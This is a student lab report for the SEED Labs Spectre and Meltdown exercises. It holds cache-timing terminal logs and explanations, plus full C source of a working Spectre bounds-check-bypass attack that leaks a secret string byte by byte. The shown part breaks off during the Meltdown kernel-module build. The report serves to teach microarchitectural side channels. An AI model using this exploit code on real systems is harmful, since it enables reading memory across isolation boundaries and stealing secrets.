
SPECTRE ATTACK

Task 1: Reading from cache versus from memory.

In this task, I compile the provided “CacheTime.c” program and run it. This program will access two sections of the array (array[3*4096] and array[7*4096]) which will then store the values in cache. I ran the program several times (>10) and the program printed out the # of cycles it took to access the information. Note that the two sections that I accessed have significantly lower CPU cycles. This is because cache memory is much faster than RAM.



Task 2: Using cache as a side channel

In this task, I compiled and ran the provided "FlushReload.c" program. This program uses the side channel to extract a secret value used by the victim function. It flushes the array from cache, invokes the victim function that accesses one of the array elements based on the value of the secret and causese the corresponding array element to be cached. Then it reloads the entire array and measures the time it takes to reload each element. If one specific element's loading time is fast, it's very likely that the element is already in cache, and therefore must be the element that was accessed by the victim funtion so we can figure out what the secret value is. This technique can require several attempts before finding the secret value.

```
[04/29/19]JCogswell@VM:~/.../Lab7$ gcc -march=native -o FlushReload FlushReload.c
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Lab7$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/29/19]JCogswell@VM:~/.../Lab7$
```

Task 3: Out-of-Order Execution and Branch Prediction

In this task, I used an experiment to observe the effect caused by an out-of-order execution. The "SpectreExperiment.c" program was provided by SeedLabs. This program exploits the fact that CPUs use out-of-order execution which is an optimization technique that CPU makers designed. The vulnerability with this is that they wipe out the effects of the out-of-order execution on registers and memory if such an execution is not supposed to happen, so the execution does not lead to any visible effect; however, they forgot the effect on CPU caches. When I ran this experiment, the secret value of 97 was passed to the victim () function in the program code.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Lab7$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[04/29/19]JCogswell@VM:~/.../Lab7$
```

I then commented out both of the "_mm_clflush(&size);" lines and recompiled/ran the program again. Then, I removed the comment lines from above, and then I replaced the "victim(i);" function toward the bottom of the code with "victim(i+20)" and recompiled/ran the program again.

```
Terminal
[04/29/19]JCogswell@VM:~/.../Lab7$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ subl SpectreExperiment.c
[04/29/19]JCogswell@VM:~/.../Lab7$
[04/29/19]JCogswell@VM:~/.../Lab7$
[04/29/19]JCogswell@VM:~/.../Lab7$
[04/29/19]JCogswell@VM:~/.../Lab7$
[04/29/19]JCogswell@VM:~/.../Lab7$ gcc -march=native -o SpectreExperiment SpectreExperiment.c
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$ ./SpectreExperiment
[04/29/19]JCogswell@VM:~/.../Lab7$
```


SpectreExperiment.c (full code would not fit; can be found on SEEDLabs website).

```
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
  temp = array[x * 4096 + DELTA];
  }
}

int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   //_mm_clflush(&size);
   victim(i+20);
  }
  // Exploit the out-of-order execution
  //_mm_clflush(&size);
  for (i = 0; i < 256; i++)
    _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

Observation: When I commented out the "_mm_clflush(&size);" sections, the program did not return any value as shown in the screenshot in the previous page. Also, when I uncommented those lines and changed the victim function to "victim(i+20);," the program didn't return a value once again.

Task 4: The Spectre Attack

In this task, I use the side channel attack to gain a “true” value in the program’s if statement, even if the value should be false. The program returns ”buffer[larger_x]” which contains the value of the secret and consequently brings the corresponding element in the array into the cache. All of the steps will eventually be reverted, so from the outside, only zero is returned from the “restrictedAccess()” function, not the value of secret. However, the cache isn’t cleaned and “array[s*4096 + DELTA]” is still kept in cache. The side-channel attack can be used to figure out which element of the array is in cache.



Program SpectreAttack.c →


(not full program; the rest can be found on SEEDLabs site)

Observation: The value of 83 seems to be the secret.

```c
// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
        printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
    }
  }
}
void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
   _mm_clflush(&buffer_size);
   restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++) { }
  // Ask restrictedAccess() to return the secret in out-of-order execution.
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  flushSideChannel();
  size_t larger_x = (size_t)(secret - (char*)buffer);
  spectreAttack(larger_x);
  reloadSideChannel();
  return (0);
}
```

Task 5: Improve the Attack Accuracy

Sometimes, using the above tasks isn't always accurate since the CPU sometimes loads extra values in cache expecting that it might be used at some later time, or the threshold isn't very accurate. We need to perform the attack multiple times, so we use the provided "SpectreAttackImproved.c" program to do so automatically. It creates a score array of size 256, one element for each possible secret value. We then run the attack multiple times. Each time, if the attack program says that *k* is the secret (this result may be false), we add *1* to *scores[k]*. After running the attack many times, we use the value *k* with the highest score as our final estimation of the secret which will produce a more reliable estimation than the one based on a single run.




Observation: I was unable to get a secret value other than zero. Per the instructions, I attempted to corrected the code in various ways, but I could not figure out what needed to be changed.

Task 6: Steal the Entire Secret String

In this task, we are going to print out the entire string from the program using the Spectre Attack. The code that will be used is called “SpectreAttackComplete” and is shown below.

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD && i!=0)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

```
void spectreAttack(size_t larger_x)
{
  int i;
  uint8_t s;
  volatile int z;
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    _mm_clflush(&buffer_size);
    for (z = 0; z < 100; z++) { }
    restrictedAccess(i);
  }
  // Flush buffer_size and array[] from the cache.
  _mm_clflush(&buffer_size);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  // Ask victim() to return the secret in out-of-order execution.
  for (z = 0; z < 100; z++) { }
  s = restrictedAccess(larger_x);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i, len=17;
  uint8_t s;
  size_t malicious_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();
  while(len-- >0){
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
    spectreAttack(malicious_x);
    reloadSideChannelImproved();
  }
  int max = 0;
  for (i = 0; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  //printf("Reading secret value at %p = ", (void*)malicious_x);
  printf("The  secret value is '%c',  ", max);
  printf("The number of hits is %d\n", scores[max]);
  malicious_x++;
}
  return (0);
}
```




Observation: The new program was able to identify the secret values in the array and pull them from cache to print them on the screen. This is the entire secret string and it has been stolen successfully by using the Spectre Attack vulnerability in modern CPUs.

MELTDOWN ATTACK


Task 1: Reading from Cache versus from Memory

In this task, I compile the provided "CacheTime.c" program and run it. This program will access two sections of the array (array[3*4096] and array[7*4096]) which will then store the values in cache. I ran the program several times (>10) and the program printed out the # of cycles it took to access the information. Note that the two sections that I accessed have significantly lower CPU cycles. This is because cache memory is much faster than RAM.



Task 2: Using Cache as a Side Channel

In this task, I compiled and ran the provided “FlushReload.c” program. This program uses the side channel to extract a secret value used by the victim function. It flushes the array from cache, invokes the victim function that accesses one of the array elements based on the value of the secret and causese the corresponding array element to be cached. Then it reloads the entire array and measures the time it takes to reload each element. If one specific element’s loading time is fast, it’s very likely that the element is already in cache, and therefore must be the element that was accessed by the victim funtion so we can figure out what the secret value is. This technique can require several attempts before finding the secret value.



```
Terminal
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -march=native -o FlushReload FlushReload.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ gcc -march=native -o FlushReload FlushReload.c
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/29/19]JCogswell@VM:~/.../Meltdown$ ./FlushReload
[04/29/19]JCogswell@VM:~/.../Meltdown$
```

Task 3: Place Secret Data in Kernel Space

In most OS, kernel memory is not directly accessible to user-space programs. In this task, we store secret data in the kernel space and we show how a user-level program can find out what the secret data is. The program that implements the kernel module is “MeltdownKernel.c” which I will compile and install.

```
Terminal
make -C /lib/modules/4.8.0-36-generic/build M=/home/JCogswell/Documents/Lab7/Me
ltdown modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/JCogswell/Documents/Lab7/Meltdown/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
